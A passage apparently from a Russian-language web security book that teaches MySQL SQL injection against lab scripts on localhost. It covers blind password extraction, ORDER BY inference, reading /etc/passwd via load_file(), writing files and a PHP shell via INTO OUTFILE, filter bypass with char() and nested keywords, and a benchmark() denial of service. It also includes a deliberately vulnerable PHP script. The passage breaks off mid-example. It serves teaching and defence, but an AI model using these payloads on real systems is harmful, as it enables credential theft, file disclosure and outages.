В нашем примере удачно удалось подобрать имя столбца `pass` и `login`.

Теперь поставим две задачи:

- научиться быстро подбирать пароль у любого пользователя;
- научиться быстро подбирать пароль у конкретного пользователя (например у пользователя `superadmin`).

Подбирать пароли по одному символу поможет конструкция `like`.

Нападающий для последовательного перебора всех символов пароля сделает примерно следующую серию запросов к системе:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'a%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'b%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'c%'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'p%'/***

Последний запрос вывел приглашение системы для пользователя `admin`. Этот факт может быть интерпретирован так: у пользователя `admin` пароль начинается на символ `p`.

Аналогичным образом подбираются и остальные символы пароля:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'paa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pab%'/***

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pac%'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pas%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasb%'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasw%'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadmin%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadmin1%'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadmin1_%'/***

Последний запрос вызовет сообщение о том, что в доступе отказано. Это можно интерпретировать как то, что удалось подобрать все символы пароля.

Действительно, если бы пароль был длиннее, чем подобранный, хотя бы на один символ, то этот символ совпадет с символом подчеркивания _, а, возможно, оставшиеся символы совпадут с символом процент %.

В некоторых случаях, возможно, будет удобнее использовать вместо `like` операции сравнения для последовательного нахождения пароля дихотомическим поиском.

Напомним, что строки в MySQL упорядочиваются в лексикографическом порядке:

- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'r'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'f'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'k'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'o'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'s'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'p'/***

Аналогичным образом подбираются и остальные символы пароля:

- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pr'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pg'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pb'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pa'/***

и так далее.

Не стоит забывать, что в пароле могут присутствовать не только символы латинского алфавита, но и цифры, и другие символы.

Таким образом, мы научились добывать пароль одного из пользователей базы данных.

Допустим, стоит задача получения пароля пользователя `superadmin`.

Принцип получения пароля любого пользователя основан на том, что мы последовательно находили в базе данных любую запись, ограниченную нашими условиями.

Так же и в инъекции следует ограничить вывод до нужного нам пользователя:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'a%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'b%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'c%'+and+login='superadmin'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'z%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'1%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2a%'+and+login='superadmin'/***
- ...
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2l%'+and+login='superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2m%'+and+login='superadmin'/***
- ...

и так далее, до тех пор, пока пароль не будет подобран.

Естественно, этот способ получения данных весьма сложен для применения на практике и дает куда более скудные результаты, чем использование `UNION` в MySQL 4.x базы данных, однако, это единственный способ получить хоть какую-нибудь информацию о базе данных тогда, когда имеет место запрос к серверу MySQL 3.x

Теперь рассмотрим ситуацию, когда SQL-запросы отправляются на MySQL-сервер третьей версии, и слабофильтруемый параметр вставляется после ключевого слова `order by`.

Рассмотрим пример **http://localhost/3/17.php**.

После недолгих исследований нападающий сможет выяснить, что в принимаемом скриптом HTTP `GET`-параметре `f` обнаружить инъекцию и выяснить тип SQL-запроса можно примерно следующим HTTP-запросом.

http://localhost/3/17.php?f=login'

```
упорядочить по id : имени
select * from passwords order by login' asc
You have an error in your SQL syntax. Check the manual that corresponds
to your MySQL server version for the right syntax to use near '' asc' at
line 1
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL
result resource in x:\localhost\3\17.php on line 21
```

Если бы имело место взаимодействие с MySQL 4.x-сервером баз данных, то нападающий смог бы обычным образом использовать конструкцию `union select`, однако, мы договорились, что будем рассматривать сервер третьей версии.

Причем будем считать, что нас интересует именно извлечение информации из базы данных (например, пароль пользователя `superadmin`), а не запись в произвольный файл.

О возможностях работы с файлами в SQL-инъекции в MySQL будет рассказано в *разд. 3.3.6.*

В этой ситуации нападающий не сможет воспользоваться приемом, описанным в этом разделе, с внедрением булевых конструкций и условий после `where`.

Однако он сможет воспользоваться тем, что в MySQL записи могут быть упорядочены не только по имени поля, но и по выражению.

Также следует учесть, что булевы значения в MySQL конвертируются в числа 0 и 1.

Таким образом, нападающий сможет использовать булевы выражения наряду с именами существующих столбцов для того, чтобы выяснить некоторую информацию о значениях столбцов.

Рассмотрим, каким образом нападающий сможет получить информацию о том, верно или нет булево выражение, внедренное им.

http://localhost/3/17.php?f=id

```
упорядочить по id : имени
1: admin
```

```
2: user1
3: user2
4: superadmin
```

http://localhost/3/17.php?f=-id

```
упорядочить по id : имени
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(1=1)

```
упорядочить по id : имени
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(1=0)

```
упорядочить по id : имени
1: admin
2: user1
3: user2
4: superadmin
```

Нападающий, видя, каким способом был отсортирован результат, сможет узнать, верно ли было булево выражение.

Теперь нападающему достаточно перебрать последовательно по буквам или дихотомическим поискам все значения интересующего поля.

Для получения пароля пользователя `superadmin` нападающий сможет сделать примерно следующую серию запросов.

При этом результат будет сначала упорядочен признаку, верно ли булево выражение для некоторой записи, а затем — по значению `id`.

http://localhost/3/17.php?f=-id*(pass+%3E=+'1')

```
упорядочить по id : имени
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'2')

```
упорядочить по id : имени
4: superadmin
```

```
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'3')

```
упорядочить по id : имени
3: user2
2: user1
1: admin
4: superadmin
```

Таким образом, первый символ в пароле пользователя `superadmin`, скорее всего, 2.

Аналогичным образом подбираем и остальные символы:

http://localhost/3/17.php?f=-id*(pass+%3E=+'2m_84%%60fd')

```
упорядочить по id : имени
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'2m_84%%60fe')

```
упорядочить по id : имени
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+like+'2m_84%%60fd%')

```
упорядочить по id : имени
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+like+'2m_84%%60fd_%')

```
упорядочить по id : имени
1: admin
2: user1
3: user2
4: superadmin
```

Таким образом нападающий сможет последовательно подобрать пароль для любого пользователя. В нашем случае подобран пароль пользователя `superadmin`, этот пароль оказался `2m_84%`fd`.

3.3.6. MySQL и файлы

MySQL имеет некоторые функции манипуляции с файлами, которые можно использовать в SQL-запросах.

Таким образом, имея уязвимость типа SQL-инъекции, нападающий сможет внедрять функции манипуляции с файлами для того, чтобы выполнить те или иные действия.

В MySQL доступна функция `load_file()`, которая принимает в качестве аргумента имя файла и возвращает его содержание.

Для использования этой функции у пользователя должны быть права `file_priv`.

В функцию должен быть передан абсолютный путь к файлу.

Файл должен быть доступен на чтение любым пользователям.

Функция ведет себя, как и любая другая функция, возвращая значение, которое можно вывести или использовать в конструкции `where`.

Пример эксплуатирования уязвимости с использованием этой функции:

http://localhost/3/15.php.

Принимается и без фильтрации вставляется в запрос параметр `id`.

Предварительное исследование:

- **http://localhost/3/15.php?id=1**
- **http://localhost/3/15.php?id=99**
- **http://localhost/3/15.php?id=abc**
- **http://localhost/3/15.php?id=1'**
- **http://localhost/3/15.php?id=1+union+select+null**
- **http://localhost/3/15.php?id=1+union+select+null,null**
- **http://localhost/3/15.php?id=999999+union+select+11,22**
- **http://localhost/3/15.php?id=999999+union+select+1,vesion()**
- **http://localhost/3/15.php?id=999999+union+select+1,database()**
- **http://localhost/3/15.php?id=999999+union+select+1,user()**

Последние три запроса показали, каким образом нападающий сможет получать значения произвольных функций.

Аналогичным образом, используя функцию `load_file`, можно получить содержание произвольного файла в системе (на оговоренных условиях):

- **http://localhost/3/15.php?id=999999+union+select+11,load_file('X:/localhost/3/passwd.txt')**
- **http://localhost/3/15.php?id=999999+union+select+11,load_file('/etc/passwd')**
- **http://localhost/3/15.php?id=999999+union+select+11,load_file('any_file')**

Таким образом нападающему раскрывается информация о любом файле.

Стоит отметить, что для Windows-систем путь файла должен содержать и путь, и диск. В операционных системах UNIX-типа путь файла должен быть полным от корня сервера.

Кроме того, нападающий, вероятно, захочет узнать какую-либо информацию о существующих на сервере каталогах.

Рассмотрим пример, показывающий, как MySQL реагирует на различные имена файлов, передаваемых функции `load_file()`:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 225 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select load_file('/tmp/r1');
+----------------------+
| load_file('/tmp/r1') |
+----------------------+
| file content         |
+----------------------+
1 row in set (0.00 sec)
mysql> select load_file('/tmp/r2');
+----------------------+
| load_file('/tmp/r2') |
+----------------------+
| NULL                 |
+----------------------+
1 row in set (0.00 sec)
mysql> select load_file('/tmp/not-exists');
+------------------------------+
| load_file('/tmp/not-exists') |
+------------------------------+
| NULL                         |
+------------------------------+
1 row in set (0.00 sec)

mysql> select load_file('/tmp/');
+-------------------+
| load_file('/tmp/')|
+-------------------+
|                   |
+-------------------+
```

```
1 row in set (0.00 sec)
mysql> select load_file('/not-exists/');
+--------------------------+
| load_file('/not-exists/') |
+--------------------------+
| NULL                     |
+--------------------------+
1 row in set (0.00 sec)
mysql> select load_file('/tmp/rr/');
+----------------------+
| load_file('/tmp/rr/') |
+----------------------+
| NULL                 |
+----------------------+
1 row in set (0.00 sec)
```

Таким образом, имеют место следующие реакции MySQL-сервера на различные ситуации с файлами.

Если файл существует и доступен на чтение всем пользователям, то возвращается содержимое файлов.

Если делается попытка загрузить несуществующий файл или файл, недоступный на чтение, то функция возвращает `NULL`-значение. Собственно говоря, используя эту функцию в булевых конструкциях, можно выяснить существование и доступность на чтение файлов даже в MySQL 3.x:

- **http://localhost/3/15.php?id=1+AND+load_file('/etc/passwd')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/etc/master.passwd')+is+not+NULL**

Теперь рассмотрим попытку открыть файл, являющийся каталогом.

Напомним, что исследование, проведенное ранее, показало, что в операционных системах UNIX-типа каталог считается обычным файлом и может быть открыт, как обычный файл (`fopen()`).

Практика показывает, что функция `load_file()` при попытке получить содержимое файла с именем, соответствующим имени реального каталога, возвращает пустое значение (в операционных системах UNIX-типа).

Если делается попытка получить содержимое несуществующего каталога, то функция возвращает значение `NULL`.

Таким образом, нападающий сможет выяснить, какие каталоги присутствуют на сервере. Как и ранее, необходимо передавать полный путь каталога от корня сервера.

Этот прием сработает только на серверах с операционной системой UNIX-типа.

Для получения информации о существовании того или иного каталога нападающий, вероятно, сделал бы примерно следующую серию запросов к HTTP-серверу:

- **http://localhost/3/15.php?id=1+AND+load_file('/etc/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/home/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/tmp/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/bin/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/sbin/')+is+not+NULL**

и так далее.

Как показала практика, при попытке получить с помощью MySQL-функции `load_file()` содержимое файла, имя которого является именем каталога как существующего, так и несуществующего, функция вернет значение `NULL`.

Таким образом, подобный прием получения информации о существовании каталогов на сервере сработает только в операционных системах UNIX-типа.

Стоит отметить, что в качестве имени файла, передаваемого в функцию `load_file`, может быть любое выражение, значение которого будет интерпретировано как текст.

В языке запросов SQL, реализованном в MySQL-сервере базы данных, присутствует еще одна конструкция работы с файлами.

Эта конструкция `select … into outfile 'filename'`.

Рассмотрим синтаксис оператора `select`:

```
SELECT [STRAIGHT_JOIN]
       [SQL_SMALL_RESULT] [SQL_BIG_RESULT]
[SQL_BUFFER_RESULT]
       [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
[HIGH_PRIORITY]
       [DISTINCT | DISTINCTROW | ALL]
    select_expression,...
    [INTO {OUTFILE | DUMPFILE} 'file_name' export_options]
    [FROM table_references
      [WHERE where_definition]
      [GROUP BY {unsigned_integer | col_name | formula} [ASC
| DESC], ...]
      [HAVING where_definition]
```

```
      [ORDER BY {unsigned_integer | col_name | formula} [ASC
| DESC], ...]
      [LIMIT [offset,] rows]
      [PROCEDURE procedure_name]
      [FOR UPDATE | LOCK IN SHARE MODE]]
```

Как видим, конструкция `into outfile`, которая нас интересует, должна находиться непосредственно перед ключевым словом `where`.

Эта конструкция заставляет выводить результат запроса в файл файловой системы сервера.

Для того чтобы в результате SQL-запроса был выведен файл при помощи конструкции `into outfile`, необходимо соблюдение следующих условий:

1. Пользователь должен иметь привилегию `file_priv`.
2. Файл не должен существовать на сервере.
3. Каталог, где будет создан файл, должен быть доступен на запись всем пользователям.
4. Должно быть задано имя файла с полным путем от корня сервера.

Стоит сделать замечание по поводу второго пункта. Если файл существует, даже если он доступен на запись всем пользователям и даже если каталог, в котором он находится, доступен на запись всем пользователям, MySQL все равно не изменит содержимое этого файла.

Создаваемый файл становится доступным на чтение и запись всем пользователям системы.

В операционных системах UNIX-типа созданный файл имеет права `- rw- rw- rw-`, то есть файл не имеет прав на выполнение.

Рассмотрим несколько примеров, как выполнятся SQL-запросы, имеющие конструкцию `into outfile`:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select 123 into outfile '/tmp/111';
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'' at line 1
mysql> select 123 into outfile '/tmp/112' from test1;
Query OK, 4 rows affected (0.02 sec)
```

```
mysql> select 123 into outfile '/tmp/113' from not-exists;
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'not-exists' at line 1
mysql> select 123 from test1 into outfile '/tmp/114';
Query OK, 4 rows affected (0.00 sec)
mysql> select 123 into outfile /tmp/121 from test1;
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'/tmp/121 from test1' at line 1
mysql> select concat('/tmp/','123');
+-----------------------+
| concat('/tmp/','123') |
+-----------------------+
| /tmp/123              |
+-----------------------+
1 row in set (0.00 sec)
mysql> select 234 into outfile (concat('/tmp/','123')) from test1;
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'(concat('/tmp/','123')) from test1' at line 1
mysql> select * from test1 where id=1 into outfile '/tmp/134';
Query OK, 1 row affected (0.02 sec)
mysql> select * from test1 where id=9999 into outfile '/tmp/136';
Query OK, 0 rows affected (0.00 sec)
mysql> select * from test1 where id=9999 union select NULL,NULL,'abcd'
into outfile '/tmp/138';
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'' at line 1
mysql> select * from test1 where id=9999 union select NULL,'abcd' into
outfile '/tmp/138' from test1;
Query OK, 1 row affected (0.00 sec)
mysql> select * from test1 where id=9999 union select NULL,'abcd' from
test1 into outfile '/tmp/139';
Query OK, 1 row affected (0.00 sec)
```

Из этого примера можно сделать следующие выводы о функциональности MySQL-сервера при `select` запросах, содержащих конструкцию `into outfile`.

Для того чтобы конструкция `outfile` не вызывала ошибки в SQL-запросе, в нем обязательно должна присутствовать конструкция `from tablename`. Запрос без `from` в таких случаях считается ошибочным.

Несмотря на данное в документация описание оператора `select`, конструкция `into outfile` может присутствовать как непосредственно перед ключевым словом `from`, так и в самом конце запроса.

В отличие от функции `LoadFile()`, в качестве аргумента которой может присутствовать выражение, в конструкции `select into outfile` применение выражений недопустимо.

В качестве имени файла обязательно должна быть строка, обрамленная двойными или одинарными кавычками.

Конструкцию `into outfile` можно использовать в объединенных при помощи `UNION` запросах. При этом во втором подзапросе, в котором присутствует `into outfile`, обязательно должна присутствовать и конструция `from tablename`.

Это накладывает на использование этой функции следующие ограничения.

- Нападающий должен уметь внедрять в запрос значения с двойными или одинарными кавычками, то есть они не должны фильтроваться.
- Нападающий должен знать хотя бы одно имя таблицы базы данных, для которой он имеет права на чтение (`select_priv`). Если имеются права на чтение из системной базы данных, то в качестве такого имени таблицы, может быть, к примеру, имя таблицы `mysql.user`, которая присутствует во всех MySQL-серверах.
- Имя таблицы может быть составным, то есть состоять из имени базы данных и собственно имени таблицы.
- У пользователя, который посылает запросы на SQL-сервер, должна быть привилегия `file_priv`.
- Целевой файл не должен существовать.
- Каталог целевого файла должен быть доступен на запись всем пользователям.

При соблюдении этих условий нападающий сможет создать файл с произвольным содержанием на сервере, в частности, нападающий сможет создать PHP SHELL в каталоге, доступном по протоколу HTTP, чтобы получить возможность выполнять произвольные команды на сервере с правами Web-сервера.

Для этого нападающий должен знать полный путь к каталогу, доступному по протоколу HTTP и доступному на запись.

Расположение каталога http_base можно выяснить, используя присутствующие на сервере другие уязвимости, раскрывающие внутренние пути к файлам.

В качестве доступных на запись нападающий, вероятно, проверит такие каталоги, как каталоги с картинками, баннерами, каталоги с загружаемыми через HTTP `POST`-файлами, другие каталоги, работа с которыми может быть так или иначе связана с изменением их с доступом по протоколу HTTP.

Кроме того, если на сервере имеется уязвимость типа local PHP source code injection, то нападающий сможет создать файл в произвольном каталоге на сервере, доступном на запись с целью дальнейшего его подключения и выполнения в скрипте, имеющем уязвимость local PHP source code injection.

Напомним, что в большинстве случаев, в операционных системах UNIX-типа каталогом, доступным на чтение всем пользователям, является каталог /tmp/, в котором хранятся временные файлы.

Использовать конструкцию `select … into outfile` можно и в случае, если MySQL-сервер имеет третью версию.

Сохранить результаты запроса в произвольный файл можно обычным способом. Однако некоторую сложность этой операции будет добавлять тот факт, что составить запрос, который бы возвратил необходимые значения, весьма проблематично. В частности, если уязвимость имеет место в поиске по форуму, то злонамеренные значения (например PHP SHELL) можно внедрить в тело сообщения на форуме, затем составить такой поисковый запрос, который бы, в том числе, возвратил текст этого сообщения, и сохранить вывод этого запроса в некоторый файл на сервере.

3.3.7. Обход подводных камней

Очень часто нападающий при попытке эксплуатирования уязвимостей типа SQL source code injection, сталкивается с ситуациями, весьма затрудняющими эксплуатацию уязвимости.

Самой распространенной является ситуация, когда значение слабофильтруемого параметра в запросе не окружено кавычками, в то время как все кавычки в значении этого параметра фильтруются каким-либо образом.

Очевидно, что уязвимость MySQL-инъекции будет иметь место в такой ситуации, но нападающий не сможет составить запрос, в котором присутствуют одинарные или двойные кавычки.

Применение в запросе одинарных или двойных кавычек, при помощи которых ограничиваются строковые константы, может быть весьма полезно нападающему.

Однако вместо внедрения строк напрямую, нападающий сможет использовать функции, которые возвращают строковые данные, но не содержат кавычек в аргументах.

Такой функцией является функция `char()`. Функция `char()` принимает аргументы, интерпретирует их как целые числа и возвращает строку, состоящую из символов, соответствующих символам с ASCII-кодами.

Рассмотрим пример работы этой функции:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
```

```
Your MySQL connection id is 11 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select 'hello';
+-------+
| hello |
+-------+
| hello |
+-------+
1 row in set (0.00 sec)
mysql> select char(104,101,108,108,111);
+--------------------------+
| char(104,101,108,108,111) |
+--------------------------+
| hello                    |
+--------------------------+
1 row in set (0.02 sec)
mysql>
```

Таким образом, нападающий вместо строки, ограниченной кавычками, сможет внедрять функцию `char()` в SQL-запросе везде, где возможно применение выражений вместо строки в кавычках.

Это возможно везде в `where`-выражениях, в параметрах функций, в том числе в параметре функции `load_file()`, а также справа от выражения `like`.

Продемонстрируем возможности `char()` на следующих примерах:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select char(47,116,109,112,47,112,97,115,115,119,100);
+-----------------------------------------------+
| char(47,116,109,112,47,112,97,115,115,119,100) |
+-----------------------------------------------+
| /tmp/passwd                                   |
+-----------------------------------------------+
1 row in set (0.00 sec)
mysql> select load_file(char(47,116,109,112,47,112,97,115,115,119,100));
+-----------------------------------------------------------+
| load_file(char(47,116,109,112,47,112,97,115,115,119,100)) |
+-----------------------------------------------------------+
#password file
admin:sd5j03
user:f45bfsf
guest:guest
+-----------------------------------------------------------+
```

```
1 row in set (0.00 sec)
mysql> select char(97,98,99,37);
+------------------+
| char(97,98,99,37) |
+------------------+
| abc%             |
+------------------+
1 row in set (0.00 sec)
mysql> select 'abcdef' like char(97,98,99,37);
+---------------------------------+
| 'abcdef' like char(97,98,99,37) |
+---------------------------------+
|                               1 |
+---------------------------------+
1 row in set (0.00 sec)
mysql> select 'abdcef' like char(97,98,99,37);
+---------------------------------+
| 'abdcef' like char(97,98,99,37) |
+---------------------------------+
|                               0 |
+---------------------------------+
1 row in set (0.00 sec)
mysql> select 111 from mysql.user;
+-----+
| 111 |
+-----+
| 111 |
+-----+
5 rows in set (0.03 sec)
mysql> select 111 from mysql.user into outfile '/tmp/555';
Query OK, 5 rows affected (0.01 sec)
mysql> select char(47,116,109,112,47,53,53,56);
+---------------------------------+
| char(47,116,109,112,47,53,53,56) |
+---------------------------------+
| /tmp/558                        |
+---------------------------------+
1 row in set (0.00 sec)
mysql>     select     111     from     mysql.user     into     outfile
char(47,116,109,112,47,53,53,56);
```

```
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'char(47,116,109,112,47,53,53,56)' at line 1
mysql>
```

В общем, применение функции `char()` вместо собственно строки возможно практически в любой ситуации, кроме конструкции `select into outfuile`. В этой конструкции в качестве имени файла необходимо передать именно строку в кавычках, а не выражение.

На прилагаемом компакт-диске находится простой скрипт для перевода строки в ASCII-коды. Он располагается по адресу **http://localhost/3/chr.php**.

Рассмотрим пример обхода еще одного типа защиты:

http://localhost/3/16.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  введите id человека (целое число)<input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=preg_replace('/AND/i', '', $id);
  $id=preg_replace('/OR/i', '', $id);
  $id=preg_replace('/SELECT/i', '', $id);
  $id=preg_replace('/UNION/i', '', $id);
  $id=preg_replace('/CHAR/i', '', $id);
  $id=preg_replace('/LOAD_FILE/i', '', $id);
  $id=preg_replace('/FROM/i', '', $id);
  $id=preg_replace('/WHERE/i', '', $id);
  $id=preg_replace('/LIKE/i', '', $id);
  $sq="select * from test1 where id=$id";
  $q=mysql_query($sq);
  if(($e=mysql_error())<>'')
  {
    echo $sq;
    echo "\r\n<br>\r\n";
    echo $e;
  }
```

```
  if($r=mysql_fetch_object($q))
    echo $r->name;
  else echo "записи не найдены";
?>
```

В этом примере программист с целью затруднения эксплуатации уязвимости SQL-инъекция вставил в текст программы инструкции для вырезания из принятого параметра опасных слов, которые могут присутствовать в SQL-запросе.

Кроме того, из значения параметра вырезаются все пробелы.

Рассмотрим, как этот скрипт будет реагировать на различные запросы. И какие SQL-запросы будут отправляться на MySQL-сервер.

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/16.php?id=1
mysql> select * from test1 where id=1;
+----+----------------------+
| id | name                 |
+----+----------------------+
|  1 | Иванов Иван Иванович |
+----+----------------------+
1 row in set (0.01 sec)
mysql> -- http://localhost/3/16.php?id=2-1
mysql> select * from test1 where id=2-1;
+----+----------------------+
| id | name                 |
+----+----------------------+
|  1 | Иванов Иван Иванович |
+----+----------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/16.php?id=1+AND+1
mysql> select * from test1 where id=11;
Empty set (0.00 sec)
mysql> -- http://localhost/3/16.php?id=1+AND+'a'='a'
mysql> select * from test1 where id=1'a'='a';
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
''a'='a'' at line 1
mysql>  -- http://localhost/3/16.php?id=99+union+select+'a','b'/*;
```

```
mysql> select * from test1 where id=99'a','b'/*
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
''a','b'/*' at line 1
mysql>
```

Как видим, эта фильтрация на первый взгляд делает невозможным эксплуатацию этой уязвимости.

Однако если присмотреться к исходному тексту скрипта, легко заметить, что фильтрацию с вырезанием ключевых слов легко обойти, используя специальные последовательности символов.

Возможность обхода фильтрации в этом случае связана с тем, что если после первого вырезания ключевых слов образуются новые ключевые слова, то они будут вставлены в запрос безо всякой фильтрации.

Рассмотрим, некоторые значения параметра `id` до и после фильтрации:

```
1 AND 2 -> 12
1 AORND 2 -> 1AND2
99 UNIORON SELECT NUANDLL,NUANDLL/* -> 99 UNIONSELECTNULL,NULL/*
```

Осталась проблема с тем, что вырезаются пробелы. Решить эту проблему поможет тот факт, что практически во всех языках пробел может заменить последовательность `/**/`, обозначающая начальный и конечный комментарии.

Учитывая этот факт, приведем несколько примеров значений параметра `id` до и после фильтрации.

```
1/**/AND/**/2 -> 12
1/**/AORND/**/2 -> 1/**/AND/**/2
99/**/UNILIKEON/**/SELELIKECT/**/NU+LL,NU+LL/* ->
99/**/UNION/**/SELECT/**/NULL,NULL/*
```

Таким образом, нападающий смог бы отправлять на сервер примерно следующие HTTP-запросы, которые бы привели к корректным SQL-запросам.

- **http://localhost/3/16.php?id=1/**/ANANDD/**/1**
- **http://localhost/3/16.php?id=1/**/ANANDD/**/0**
- **http://localhost/3/16.php?id=1/**/UNLIKEION/**/SELLIKEECT/**/NNULLULL,NU+LL**
- **http://localhost/3/16.php?id=9999/**/UNLIKEION/**/SELLIKEECT/**/NNULLULL,pass/**/frFROMom/**/passwoORrds**

Таким образом, для обхода такой защиты нападающему достаточно будет в каждое фильтруемое ключевое слово внедрить слово, которое будет фильтроваться не ранее этого. В любом случае, для обхода подобной фильтрации достаточно будет вместо каждого слова внедрять в каждое ключевое слово его еще раз. Например, `aANDnd`, `unUNIONion` и т. д.

3.3.8. DOS в MySQL-инъекции

Атака отказа в обслуживании является одной из легко реализуемых и часто встречаемых атак. Атаку отказа в обслуживании можно провести на различных уровнях взаимодействия клиента и сервера. В нашем случае будет описана атака отказа в обслуживании на уровне протокола HTTP, используя скрипты, имеющие уязвимость SQL source code injection.

Определение

DOS (denial of service) — атака, вследствие которой легитимные клиенты не могут воспользоваться услугами, предоставляемыми сервером, или этот доступ к услугам становится возможен только с некоторыми неудобствами (значительными временными задержками).

Используя уязвимость SQL-инъекции, можно организовать DOS-атаку на SQL-сервер с минимальными затратами атакующего.

Заставить сервер исчерпать все свои ресурсы или максимальное количество разрешенных соединений можно, многократно посылая функцию `benchmark(n, expr)`, которая выполняет заданное выражение `expr n` раз.

Внедрить эту функцию можно в любом месте, где возможно внедрение выражений.

Рассмотрим, как работает эта функция:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 50 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> -- несмотря на то, что md5(), довольно сложная функция, она вычисляется довольно быстро
mysql> select md5(current_time);
+----------------------------------+
| md5(current_time)                |
+----------------------------------+
| 9d7030d74b805e5b74ed6045b59222a0 |
+----------------------------------+
1 row in set (0.00 sec)
mysql> -- однако, если вычислить ее 1 миллион раз, то это уже займет почти 5 секунд
mysql> select benchmark(1000000 ,md5(current_time));
+--------------------------------------+
| benchmark(1000000 ,md5(current_time)) |
+--------------------------------------+
|                                    0 |
+--------------------------------------+
1 row in set (4.52 sec)
```

```
mysql> -- benchmark, для увеличения количества вычислений можно делать
